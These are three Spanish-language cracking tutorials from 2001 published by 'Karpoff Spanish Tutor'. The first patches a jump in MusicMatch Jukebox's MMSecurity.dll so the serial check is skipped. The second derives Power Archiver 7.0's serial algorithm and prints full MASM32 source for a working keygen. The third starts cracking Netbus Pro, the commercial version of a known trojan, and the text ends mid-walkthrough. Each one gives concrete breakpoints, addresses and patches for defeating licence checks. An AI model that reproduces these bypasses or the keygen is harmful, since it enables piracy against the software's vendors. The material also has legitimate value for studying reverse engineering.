Hola a todos, aquí estoy de nuevo con mi segundo tuto y se trata de MusicMatch Jukebox que creo que ya todos lo conocen y alguna vez lo han usado,el programa creo que no merece este escrito porque de todos los programas que he crackeado este es el más sencillo, pero quiero hablar sobre un detalle con el que nunca me había topado (la protección se encuentra en una dll.), espero que no se burlen de mi por haber escrito esto… Ok.

AL ATAKE

Antes de empezar a crackear familiaricémonos un poco con el programa, busquemos una canción de nuestro agrado como The Call of the Ktulu de Metallica (el mas puro del Heavy Metal) en nuestro flamante Disco Duro y escuchémosla, pasemos el mouse sobre los botones y observemos que cambian de color a un verde mallativo, todo parece ir bien en estos momentos pero si queremos pasar una canción de un CD a mp3 nos encontramos con que aparecen deshabilitadas las opciones de 128 y 160 kbps y la mejorcita que vemos es de 96 kbps, esto es lo que me caga de sobremanera, ya una vez molestos démosle una solución.

Vemos un menú Register…Enter Key desde donde podemos atacar, también que solo nos pide la Key, introduzcamos cualquier cosa, después demos un click a OK y lo que estábamos esperando… una ventanita que dice ya saben que "The Upgrade Key is Not Valid. Please Try… bla, bla, bla".

Ahora vallamos a desensamblarlo con W32Dasm a ver que nos encontramos, interroguemos a las String References para ver que es lo que callan, pero después de tanto buscar no encontramos la cadena del mensaje de error, ¿Qué podrá ser? ¿De donde ha salido ese mensaje?… utilicemos el ZenCracking… pensemos… ¿Qué acaso no dice MMSecurity en el titulo del mensaje? ¿Qué será eso?… Sabemos que el nombre del ejecutable es mmjb.exe ¿Acaso todos los archivos del MusicMatch tendrán el prefijo mm?… Sí, vemos en la carpeta del programa unos archivos como mm_tray.exe, mmtrace.exe, mmpurchase.exe, el mismo mmjb.exe, etc, etc, Si vemos los archivos que están ocultos encontraremos varias dlls que empiezan con el prefijo mm y entre ellas MMSecurity, ¡ Esa debe ser la culpable ! (Cabe suponer que también podríamos haber llegado a la conclusión de que es MMSecurity.dll la que genera el mensaje de error simplemente traceando con SICE antes de que aparezca dicho mensaje observando la línea verde de abajo de la pantalla).

Desensamblamos la DLL, vamos a las SR y tampoco encontramos la dichosa cadena, pero ahora veamos las exportaciones que proporciona esta DLL y vemos unas funciones que parecen clave: *GetLatestKey*, *GetUpgradeKey*, *ManualUpgradeKey* y *SetUpgradeKey*, sus nombres lo dicen todo.

¿Pero que hace cada una?
GetUpgradeKey: es la encargada de abrir la conexión a Internet y el explorador para registrarnos en línea, también nos pone una ventana donde nos muestra nuestro serial una vez ya registrados.
ManualUpgradeKey: es la encargada de abrir el dialogo para introducir la Key que obtuvimos después de que nos hallan robado una buena cantidad de dinero de nuestra MasterCard ;-)
SetUpgradeKey: es la hace las comparaciones y nos da el mensaje de error si no hemos acertado.
GetLatestUpgradeKey: aun no lo averiguo.

Ahora que ya sabemos como funciona el meollo dediquémonos a simplemente cambiarle las cosas al programa. Para ello pongamos un BPX GETWINDOWTEXTA después de llenar el cuadro de dialogo con cualquier cosa (CKENER) y hacemos click en OK, una vez salte SICE borremos el BreakPoint anterior y pongamos otro así BPX 67A020B0, que es la dirección donde empieza la función SetUpgradeKey y presionemos F5 para llegar e esta zona:

:67A020B0 55 push ebp >Aparecemos aquí.
:67A020B1 8BEC mov ebp, esp
:67A020B3 81ECAC000000 sub esp, 000000AC
:67A020B9 53 push ebx
:67A020BA 56 push esi
:67A020BB 57 push edi
:67A020BC E8CC350000 call 67A0568D
:67A020C1 50 push eax

F10, F10, F10, F10... hasta llegar aquí:

:67A020E5 E831FDFFFF call 67A01E1B
:67A020EA BE108AA067 mov esi, 67A08A10
:67A020EF 53 push ebx
:67A020F0 8BCE mov ecx, esi
:67A020F2 E80C250000 call 67A04603 >Compara nuestro serial con el verdadero y si son diferentes EAX=0 lo cual nos hace brincar a error.
:67A020F7 83F801 cmp eax, 00000001 >Compara EAX con 1.
:67A020FA 0F85D3000000 jne 67A021D3 >Salta a error si son diferentes.
:67A02100 57 push edi
:67A02101 53 push ebx
:67A02102 50 push eax

* Possible StringData Ref from Data Obj ->"Upgrade Key"

:67A02103 68B882A067 push 67A082B8

* Possible StringData Ref from Data Obj ->"MMGenInfo"

:67A02108 68AC82A067 push 67A082AC
:67A0210D FF55CC call [ebp-34]
:67A02110 83C414 add esp, 00000014
:67A02113 85C0 test eax, eax
:67A02115 7411 je 67A02128

Vemos que si se produce el salto jne 67A021D3 nos mandan directo a chupar camote, con lo cual evitarían que lleguemos a la zona donde se escribe nuestro serial en el registro de Windows en: *HKEY_LOCAL_MACHINE\Software\MusicMatch\MusicMatch Jukebox\4.0\MMGenInfo\Upgrade Key*, si cambiamos el susodicho salto anotando justo encima de el R FL Z (cambiar flag cero) podremos estar seguros que el programa no hara mas comprobaciones y estara totalmente crackeado pudiendo asi copiar Cds a Mp3 a 160 kbps en nuestro ordenata, aunque con muy mala calidad por cierto.

En realidad este crack es muy sencillo y el tuto muy corto por lo que no merecía ser escrito, pero quería demostrar que las protecciones aunque sean tan estúpidas como esta no necesariamente tienen que estar en el mismo ejecutable, Ok?.

Antes de terminar pensemos un poco en algo que podríamos encontrarnos por ahí, si quisiéramos crackear un programa con alguna protección como esta, pero en lugar de que sea la función en la DLL la que muestre el mensaje de error, la función regresara un valor al ejecutable y fuera el mismo quien mostrara el mensaje dependiendo de el valor que se haya retornado ¿Qué pasaría entonces

si buscamos dentro del ejecutable, eh?, pues no encontraríamos por ningún lado el lugar donde se hacen las comparaciones o donde se genera el serial correcto dentro del programa desensamblado, se podría encontrar simplemente tracenado después de un BPX GetWindowTexta por ejemplo, pero hay estar concientes de que el *León no es como lo pintan.* Bueno esto ha sido todo y como dice la zorra: a chingar a otro lado y que Dios te socorra.
Hasta el próximo (sí es que llega).

Sugerencias, comentarios, correcciones y demás a: ckener452@hotmail.com

"Este tutorial es exclusivamente para uso educacional, el autor no se hace responsable por el mal uso que se le pueda dar."

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Power Archiver 7.0

PROTECCION:	**Name / Serial.**
Objetivo:	Hacer un Keygen.
Descripcion:	Compresor/Descompresor con un montón de formatos.
Dificultad:	Aficionado.
DOWNLOAD:	http://download.powerarchiver.com/powarc70.exe
Herramientas:	**Softice, MAsm32.**
CRACKER:	**CaoS ReptantE** **FECHA:** **03/07/2001**

INTRODUCCION

Este programa había sido gratuito hasta esta versión, y la verdad es que podía haber seguido así. Y es que para la protección que le han puesto, mejor no haberse molestado. Me gustaría que el infausto programador leyera este tuto, ya que le sería de utilidad, aunque dudo que lo lea, ni este ni cualquier otro :o(La verdad es que últimamente me debato entre la rabia que me da que sean tan descuidados y la pena que me da su ingenuidad. Pero bueno, allá ellos... Como veréis, me he decidido a continuar con el tema de los keygens. He encontrado otra razón para preferir el keygen o al menos el serial al parche, y es que me ha pasado que un programa dado por crackeado, al cabo del tiempo, y por razones que desconozco (yo no lo utilizo, lo está "evaluando" un amigo), ha salido de su letargo y se ha acordado de que no está registrado. Esto con un número de registro "legal", no habría ocurrido.

AL ATAKE

Encontrar el serial number es muy sencillo. Basta con ejecutar el programa con el SoftIce cargado, introducir los datos que nos pida el cuerpo para registrarnos, y antes de pulsar "OK", introducir en el SIce: **bpx hmemcpy**. Le damos a "OK", salta el SIce, le damos a F5 para que lea la segunda ventana de texto, siete veces a F12 y estamos en el programa. Si queremos saber el serial, buscaremos en la memoria el serial que hemos introducido mediante la instrucción **s 30:00 l ffffffff 'serial_chungo'** y a continuación le pediremos al SIce que nos avise cuando se lea este número mediante **bpm dirección_obtenida r** y llegaremos a esta zona:

```
:00404039 8B0E                    mov ecx, dword ptr [esi]
:0040403B 8B1F                    mov ebx, dword ptr [edi]
:0040403D 39D9                    cmp ecx, ebx
:0040403F 7558                    jne 00404099
```

Aquí podremos ver en la dirección indicada por ESI y EDI el serial chungo y el serial bueno respectivamente. Tened en cuenta que el número lo escribe en un par de sitios y es posible que no acertemos a la primera. Por cierto, os recuerdo que introduciendo la instrucción **s** (sin parámetros) continua la búsqueda, hasta encontrar la siguiente coincidencia.

Ahora, aunque agotados por el esfuerzo ;o) vamos a ver el proceso de generación del número correcto. Este se obtiene a partir del nombre, por lo que seguiremos un proceso parecido al anterior, pero en el que buscaremos el momento en que el programa lee nuestro nombre en vez del número. Aquí la cosa se complica porque el programa copia el nombre en otro lugar:

```
:0040296F F3                      repz
:00402970 A5                      movsd
```

Esta instrucción copia una cadena de texto de la dirección indicada por DS:ESI a la indicada por CS:EDI. Sólo a título orientativo, daré las direcciones: `016F:018891E0` y `0167:00E0F2DD` como origen y destino, aunque pueden cambiar en cada ejecución. Para detectar la lectura del nombre en la nueva dirección, ponemos la instrucción **bpm nueva_dirección r** y ahora sí que nos lleva al punto culminante. Se trata de un bucle que se repite tantas veces como letras tenga nuestro nombre:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0058B88A(C)
|
:0058B82A 33C0                    xor eax, eax
:0058B82C 8A03                    mov al, byte ptr [ebx]
```

Llegamos aquí, en el momento en que el programa lee la primera letra del nombre: "C". Por tanto AL=43h.

```
:0058B82E 03C6                    add eax, esi
```

En el primer paso por el bucle, ESI=1403h, en los siguientes pasos, tomará el valor correspondiente. El resultado de la suma es 43h + 1403h = 1446h.

```
:0058B830 B9FF000000              mov ecx, 000000FF
:0058B835 99                      cdq
:0058B836 F7F9                    idiv ecx
```

La instrucción CDQ es necesaria para la división siguiente , ya que convierte doble word en cuádruple, es decir, EAX -> EDX : EAX. La división se efectúa entre EDX : EAX y ECX, el resto que es lo que nos interesa, se coloca en EDX.

```
:0058B838 8BF2                    mov esi, edx
```

Hemos dividido 1446h entre FFh, el resultado es 14h y el resto 5Ah, que colocamos en ESI.

```
:0058B83A 3B7DF4                  cmp edi, dword ptr [ebp-0C]
:0058B83D 7D03                    jge 0058B842
:0058B83F 47                      inc edi
```

```
:0058B840 EB05                    jmp 0058B847

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0058B83D(C)
|
:0058B842 BF01000000              mov edi, 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0058B840(U)
|
:0058B847 33C0                    xor eax, eax
:0058B849 8A843DECFEFFFF          mov al, byte ptr [ebp+edi-00000114]
```

Aquí se coloca el código ASCII de la primera letra de la cadena de texto "IP-POWERARC" (49h). Hay que señalar que si el nombre es más largo que esta cadena, se vuelve a empezar por la primera letra.

```
:0058B850 33F0                    xor esi, eax
```

Se efectúa un XOR entre 5Ah y 49h que da como resultado 13h. Este será el valor de ESI al segundo paso por el bucle.

```
:0058B852 8D85E0FDFFFF            lea eax, dword ptr [ebp+FFFFFDE0]
:0058B858 50                      push eax
:0058B859 89B5E4FDFFFF            mov dword ptr [ebp+FFFFFDE4], esi
:0058B85F C685E8FDFFFF00          mov byte ptr [ebp+FFFFFDE8], 00
:0058B866 8D95E4FDFFFF            lea edx, dword ptr [ebp+FFFFFDE4]
:0058B86C 33C9                    xor ecx, ecx

* Possible StringData Ref from Code Obj ->"%1.2x"
                                  |
:0058B86E B858B95800              mov eax, 0058B958
:0058B873 E87CDDE7FF              call 004095F4
:0058B878 8B95E0FDFFFF            mov edx, dword ptr [ebp+FFFFFDE0]
:0058B87E 8D45F0                  lea eax, dword ptr [ebp-10]
:0058B881 E88286E7FF              call 00403F08
```

En este call se irán colocando los resultados obtenidos de las operaciones descritas anteriormente formando una serie encabezada por 14 03. Al terminar la primera ejecución del bucle, la serie será: 14 03 13.

```
:0058B886 43                      inc ebx
:0058B887 FF4DEC                  dec [ebp-14]
:0058B88A 759E                    jne 0058B82A
```

Al salir del bucle, el valor de la serie correspondiente al nombre "CaoS ReptantE" es: 14 03 13 24 BE 42 2D 2B C8 6B 9E 52 83 BE 54. Continuamos:

```
::0058B88C 8B45F0                  mov eax, dword ptr [ebp-10]
```

Pone en EAX la longitud de la serie (1E).

```
:0058B88F E86C86E7FF              call 00403F00
:0058B894 8BF0                    mov esi, eax
```

Ahora en ESI.

```
:0058B896 85F6                    test esi, esi
:0058B898 7903                    jns 0058B89D
:0058B89A 83C603                  add esi, 00000003

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0058B898(C)
|
```

```
:0058B89D C1FE02                  sar esi, 02
```

Esta instrucción equivale a dividir ESI por 4. En nuestro caso 1E : 4 = 7 (el resto, que es 2, no cuenta).

Lo que viene a continuación es un cierto galimatías que no me siento con fuerzas para detallar :o) Resumiendo, en nuestro caso, lo que hace es tomar la 7ª cifra (2) y ponerla en otro lado. A continuación, pone la anterior (3), y va haciendo lo mismo con los otros múltiplos de 7 hasta completar las ocho cifras de la clave (14ª, 13ª, 21ª, 20ª, etc.). Así la clave correspondiente al nombre que hemos introducido es: 23D29BEB. Tengamos en cuenta que la longitud mínima del nombre para poder conseguir una clave de ocho cifras es de dos caracteres (dos caracteres nos dan cuatro cifras, que junto con 1403 nos dan las ocho) y que aunque el programa no controla (que yo sepa) la longitud del nombre, no aceptará ningún serial correspondiente a un nombre de una letra. Lo digo más que nada por si alguien quiere hacer la prueba.

Ahora vamos a programar un generador de números de registro.

En este manual, sólo voy a comentar lo estrictamente relacionado con este programa, ya que la estructura del keygen es similar a la de otros que ya conocemos por haberlos visto anteriormente. Si algo no queda claro, porque no habéis leído mis trabajos anteriores, o porque no está bien explicado, me podéis dar un toque.

Como siempre, echaremos mano del Msam32. Empezaremos por el fichero de recursos rsrc.rc:

```
#include "\masm32\include\resource.h"

#define IDD_DIALOG          1000

#define IDC_NAME            1001

#define IDC_SERIAL          1002

#define IDC_GEN             1003

#define IDC_EXIT            1004

#define IDC_STATIC          -1

keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,104,65

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "Power Archiver 7.0"

FONT 10, "MS Sans Serif"

BEGIN

     LTEXT          "Nombre",IDC_STATIC,8,6,28,12

     LTEXT          "Serial",IDC_STATIC,8,26,28,12

     EDITTEXT       IDC_NAME,36,6,59,12,ES_AUTOHSCROLL | ES_CENTER

     EDITTEXT       IDC_SERIAL,36,26,59,12,ES_READONLY | ES_CENTER

     PUSHBUTTON     "Generar",IDC_GEN,8,45,40,14

     PUSHBUTTON     "Terminar",IDC_EXIT,57,45,40,14
```

```
END
```

Y ahora el fichero de código powerarc.asm:

```
 .386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG           EQU 1000
IDC_NAME             EQU 1001
IDC_SERIAL           EQU 1002
IDC_GEN              EQU 1003
IDC_EXIT             EQU 1004

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD

Operacion PROTO

.data

nombre     db 64 dup(0),0
cadena     db 130 dup(0),0
serial     db 8 dup(0),0
nada       db 20 dup(0),0
Icono      db "keygen",0
Iconimage  db "keygen",0
texto      db "IP-POWERARC",0
minombre   db "CaoS ReptantE",0
menosde2   db "¡Mínimo 2 caracteres!",0
hInstance  dd 0
hIcon      dd 0
hWnd       dd 0

.code

start:

      invoke GetModuleHandle,NULL
      mov hInstance,eax
      invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
      invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
      mov eax,hDlg
      mov hWnd,eax
      invoke LoadIcon,hInstance,addr Icono
      mov hIcon,eax
      invoke SendMessage, hDlg, WM_SETICON,1,hIcon
      invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
      invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
      mov eax,wParam
      mov edx,eax
```

```
      shr edx,16
      .if dx==BN_CLICKED
           .if ax==IDC_EXIT
           invoke SendMessage,hDlg,WM_CLOSE,0,0
           .elseif ax==IDC_GEN
           invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,80
           invoke lstrlen,ADDR nombre

invoke Operacion

           .if eax==1
           invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nada
           invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR menosde2
           .else
           invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
           invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
           .endif
           ret
           .endif
      .endif
.endif
ret

DlgFunc endp
```

Esta parte es similar a lo que hemos visto en trabajos anteriores. Ahora entramos en terreno desconocido :o)

```
Operacion proc

           .if eax < 2
           mov eax,1
           ret
           .endif
           pushad
```

Comprobamos la longitud del nombre y si es menor que dos, volvemos y damos el mensaje de error. En caso contrario, guardamos los registros (no creo que sea necesario, pero por si acaso...) y continuamos:

```
           mov esi,1403h
           xor edx, edx
          mov ebx, offset nombre
           mov edi, offset texto
           mov ebp, offset cadena
           for codigo, <49,52,48,51>
           mov byte ptr [ebp], codigo
           inc ebp
           endm
```

Colocamos en la dirección de cadena los códigos ASCII de: 1, 4, 0 y 3. Tened en cuenta que en Masm32, los números se suponen en base decimal, a no ser que se indique lo contrario (con "h" al final) como he hecho más arriba con el 1403h. También hay que saber que si se pone un número hexadecimal que empiece por una letra, hay que poner un cero delante para que el programa sepa que se trata de un número. He puesto números hexadecimales para facilitar la comparación con el programa original, y decimales cuando me ha parecido que resultaba más claro.

```
bucle1:   xor eax, eax
          mov al, byte ptr [ebx]
          .if al == 0
          jmp seguir
          .endif
```

Tomamos cada uno de los caracteres del nombre y comprobamos que no sea cero. Si es igual a cero, significa que hemos terminado con el nombre y saltamos.

```
          inc ebx
          add eax, esi
          mov ecx, 0FFh
          cdq
          idiv ecx
          mov esi, edx
```

Como veis, esto hace lo mismo que el programa original.

```
volver:   mov al, byte ptr [edi]
          .if al==0
          sub edi, 11
          jmp volver
          .endif
```

Si hemos llegado al final del campo texto (IP-POWERARC), volvemos al principio.

```
          inc edi
          xor esi, eax
          xor edx, edx
          mov eax, esi
```

Ahora ya tenemos un número, por ejemplo 5Ah, pero para poder tratar cada dígito por separado y poder imprimirlo luego en pantalla, necesitamos convertirlo en el código ASCII de las cifras que lo forman.

```
          mov ecx, 16
          div ecx
          .if eax < 10
          add eax,48
          jmp mas1
          .endif
          .if eax > 9
          add eax,55
          .endif
mas1:     mov byte ptr [ebp], al
          inc ebp
```

Si dividimos 5Ah por 16, lógicamente nos dará un cociente de 5 (en EAX) y un resto de A (en EDX). A continuación miramos si el cociente está representado por un número del 0 al 9 y si es así, le sumamos 48 (en nuestro caso 48 + 5 = 53, código ASCII de "5"). Si es una letra de la A a la F, entonces le sumamos 55. Colocamos el resultado en la dirección de la variable cadena.

```
          .if edx < 10
          add edx,48
          jmp mas2
          .endif
          .if edx > 9
          add edx,55
          .endif
mas2:      mov byte ptr [ebp], dl
          inc ebp
          jmp bucle1
```

Hemos hecho lo mismo con el resto que con el cociente (en este caso, a Ah = 10 le hemos sumado 55 y hemos obtenido 65 que es el código ASCII de "A"). Colocamos el resultado a continuación del anterior y vamos a por otro. Una vez terminado el nombre, continuamos:

```
seguir:   mov ebx, offset serial
          mov esi, offset cadena
          sbb ebp, esi
          sar ebp, 2
          dec esi
          xor eax, eax
```

Esto es más o menos, lo mismo que el programa original. Decrementamos ESI porque si no, al contar cifras (en nuestro caso, siete) lo haría a partir de la segunda cifra, ya que ESI apunta a la primera.

```
bucle2:   add esi, ebp
          mov dl, byte ptr [esi]
          mov byte ptr [ebx], dl
          inc ebx
          inc eax
          mov dl, byte ptr [esi-1]
          mov byte ptr [ebx], dl
          inc ebx
          inc eax
          .if eax < 8
          jmp bucle2
          .endif
```

Este bucle se efectúa ocho veces para obtener las ocho cifras del serial que se colocan en la variable serial. Ahora recuperamos los registros y volvemos.

```
popad

ret

Operacion endp

end start
```

Y con esto terminamos el keygen.

Os recuerdo que si os interesa este tema, es imprescindible leer: "Como Craquear con Ensamblador para Win32" de Mr. Crimson. (http://www.multimania.com/mrcrimson/private/MrCrimson1.zip). Tengo una gran deuda contraida con él y también con JoTaKe.

Ahora sólo queda la comprobación. En este programa es fácil, basta con poner en el SIce un **bpx 40403D** y en la dirección de EDI se puede ver el número correcto. Ahora sólo es cuestión de probar con los nombres más inverosímiles, y ver si el resultado coincide :o)

Ya sólo me queda recordaros que si vais a utilizar regularmente el programa, debéis pagar por él. Pensad que un día, vuestros hijos os pueden preguntar si vosotros erais de aquella gente que no pagaba por sus programas, y entonces diréis: "¿QUIÉN, YOOO?". Que vergüenza... ;o)

Para finalizar, quiero enviar un saludo a mis amigos Act Mago y DeK_OiN. Saludos también a Karpoff, agradeciéndole sus palabras de aliento y en general, a todos los que comparten sus conocimientos con los demás :o)

Para consultas relativas a mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: **Netbus Pro v2.10**

PROTECCION:	**Serial.**
Objetivo:	**Crack** / Loader / **Serial** / **Keygen**
Descripcion:	Version Comercial del famoso Troyano
Dificultad:	**Aficionado**
DOWNLOAD:	http://go.to./mr_burns
Herramientas:	Softice, Languaje2000, ProcDump, IceDump, Win32DAsm, Tasm v5.0
CRACKER:	**Mr.Burns** **FECHA:** **13/08/2001**

INTRODUCCION

Hola de nuevo a todos. Despues de una gran demora he vuelto con fuerza!!! jejeje Despues de un par de dias de duro trabajo y alguna ke otra noche sin dormir he decidido culminar mi trabajo con el Netbus con un tutorial, mas que nada para recordar viejos tiempos ;)

Espero que disfruten y aprendan de este tuto tanto como yo. He de pedir disculpas por el excesivo tamaño del tutorial (para que luego digan que el saber no ocupa lugar jeje), pero he intentado detallar lo mas posible para realizar un "buen" estudio del programa.... Bueno... creo que el magnifico tiempo acompaña (al igual que la cervezita y el cigarrito de rigor) asi que creo que deberiamos empezar con lo nuestro, no?

Pues..... AL ATAQUE!!!!!!!

AL ATAKE

LET'S ROCK

El objetivo de este tutorial es, lo que yo llamo, un completo: CRaCK, SeRiaL & KeYgEn. Empezamos recopilando algo de informacion sobre el programa con el que vamos a "jugar", para saber en que lenguaje ha sido escrito yo suelo usar el Languaje2000, con el que podremos saber que esta hecho en Pascal (si sus entrañas fueran Visual Basic, este tutorial no existiria ;)) Tambien usaremos el ProcDump para averiguar si sus secciones son "ejecutables y modificables", una vez dentro podemos observar que hay 8 secciones (.CODE, .DATA, .BBS, .idata, .tls, .rdata, .reloc, .rsrc) y que la seccion .CODE tiene un valor 60000020 el cual cambiaremos rapidamente a E0000020, para poder modificar el codigo a nuestro gusto xD. Despues corremos el programa, vemos como funciona y nos damos cuenta que es no nos gusta, al menos a mi, y todo ello porque es una version comercial por la que debemos PAGAR!!! cuando hace nada era un peligroso troyano!!! =(Bueno, creo que

deberiamos remediar esto. Vayamos al menu Help/Register, e introducimos nuestros datos:

Your Name: Mr. Burns

Company: Hispano Crackers

Key: 1234567890

--- Objetivo 1: CRaCK ---

Una vez introducidos los datos, entramos en el SiCe (asi llamaremos al SoftIce) con Control + D, y situamos los tipicos bpx: bpx GetWindowTextA y bpx GetDlgItemTextA. Salimos de nuevo del SiCe (Control + D) y presionamos el boton Register, y.... no pasa nada!!!? Vaya que raro, pues habra que probar con nuestro bpx comodin: bpx hmemcpy a ver que pasa... Asi que volvemos a realizar la misma operacion, y una vez dentro de SICE os recomiendo quitar el bpx (bc *) para que no nos moleste en nuestra travesia por el codigo. Como siempre, hemos de tracear incontables veces hasta entrar en el codigo del programa, en este caso, entraremos en la seccion de .CODE (Netbus!CODE+XxXxXxXx). Una vez dentro del programa, hemos de pasar por 7 RETs hasta llegar al punto deseado: el lugar donde se recoge el nombre, y este punto esta en la direccion 4E0C87. Aqui podremos encontrar algo tal que asi:

```
:004E0C87 8B45F4 mov eax, dword ptr [ebp-0C] <--- EAX = Nombre
:004E0C8A 50 push eax

* Possible StringData Ref from Code Obj ->"Name"
|
:004E0C8B B9680D4E00 mov ecx, 004E0D68

* Possible StringData Ref from Code Obj ->"License"
|
:004E0C90 BA780D4E00 mov edx, 004E0D78
:004E0C95 8B45F8 mov eax, dword ptr [ebp-08]
:004E0C98 E8AB81F9FF call 00478E48 <--- Introduce el nombre en el registro (ya lo veremos mas adelante)
:004E0C9D 8D55F4 lea edx, dword ptr [ebp-0C]
:004E0CA0 8B45FC mov eax, dword ptr [ebp-04]
:004E0CA3 8B80DC020000 mov eax, dword ptr [eax+000002DC]
:004E0CA9 E8D224F5FF call 00433180
:004E0CAE 8B45F4 mov eax, dword ptr [ebp-0C] <--- EAX = Nuestro Numero de Serie
:004E0CB1 50 push eax

* Possible StringData Ref from Code Obj ->"Key"
|
:004E0CB2 B9880D4E00 mov ecx, 004E0D88

* Possible StringData Ref from Code Obj ->"License"
|
:004E0CB7 BA780D4E00 mov edx, 004E0D78
:004E0CBC 8B45F8 mov eax, dword ptr [ebp-08]
:004E0CBF E88481F9FF call 00478E48 <--- Introduce el numero de serie en el registro
:004E0CC4 8D55F4 lea edx, dword ptr [ebp-0C]
:004E0CC7 8B45FC mov eax, dword ptr [ebp-04]
:004E0CCA 8B80D8020000 mov eax, dword ptr [eax+000002D8]
:004E0CD0 E8AB24F5FF call 00433180
:004E0CD5 8B45F4 mov eax, dword ptr [ebp-0C] <--- EAX = Compañia
:004E0CD8 50 push eax

* Possible StringData Ref from Code Obj ->"Company"
|
:004E0CD9 B9940D4E00 mov ecx, 004E0D94

* Possible StringData Ref from Code Obj ->"License"
|
```

:004E0CDE BA780D4E00 mov edx, 004E0D78
:004E0CE3 8B45F8 mov eax, dword ptr [ebp-08]
:004E0CE6 E85D81F9FF call 00478E48 <--- Introduce la compañia en el registro
:004E0CEB 33C0 xor eax, eax
:004E0CED 5A pop edx
:004E0CEE 59 pop ecx
:004E0CEF 59 pop ecx
:004E0CF0 648910 mov dword ptr fs:[eax], edx
:004E0CF3 68080D4E00 push 004E0D08


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004E0D06(U)
|
:004E0CF8 8B45F8 mov eax, dword ptr [ebp-08]
:004E0CFB E86023F2FF call 00403060
:004E0D00 C3 ret <--- Nos lleva a la direccion 4E0D08

:004E0D01 E9062AF2FF jmp 0040370C
:004E0D06 EBF0 jmp 004E0CF8
:004E0D08 E86F54FFFF call 004D617C <--- Aqui dentro se generan los serials correctos
:004E0D0D 84C0 test al, al
:004E0D0F 7414 je 004E0D25 <--- si nuestro serial ha sido correcto no saltamos
:004E0D11 B940000000 mov ecx, 00000040

* Possible StringData Ref from Code Obj ->"Thanks"
|
:004E0D16 BAA40D4E00 mov edx, 004E0DA4 <--- EDX = Titulo del ventanuco

* Possible StringData Ref from Code Obj ->"Thanks for registering NetBus "
->"Pro and supporting Shareware software."
|
:004E0D1B B8B40D4E00 mov eax, 004E0DB4 <--- EAX = Mensaje del ventanuco
:004E0D20 E8736F0000 call 004E7C98 <--- Crea el ventanuco...

Despues de ver esto, lo 1º que se nos ocurre es cambiar ese JE en la direccion 4E0D0F por un JNE o por un par de NOPs para que siempre nos salga, el ventanuco; podeis intentarlo pero seguiremos en las mismas, es decir, sin estar registrados porque nos seguira saliendo esa fea publicidad y un cuadro de inicio tan feo como este




Una vez hecho esto, lo que vamos a hacer es desensamblar el programa con el Win32DAsm (tardara un rato asi que podeis iros a por otra cervezita ;)) BIEN!! ahora nos vamos a la direccion donde se llama a la rutina que genera los serials, la direccion 4D617C (:004E0D08 E86F54FFFF call 004D617C) y podemos ver que hay varias llamadas esta direccion, ademas de un salto:

* Referenced by a CALL at Addresses:
|:004D6363 , :004D958C , :004E0D08 , :004E5448 , :004E5E81
|:004F063D , :004F0B86
|

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:004D617A(C)
|
:004D617C 55 push ebp
:004D617D 8BEC mov ebp, esp

Ahora vamos a apuntar esas CALLs y cargamos el Loader del SICE, ponemos los BPX en esas direcciones y le damos al F5 para ver que que llamada es la que comprueba que el serial que habiamos introducido es correcto para eliminar la publicidad y sacarnos esta ventana tan bonita:



Al instante de haber apretado F5, el SICE nos llevara a la direccion 4D6363:

:004D6363 E814FEFFFF call 004D617C

:004D6368 84C0 test al, al

:004D636A 7426 je 004D6392

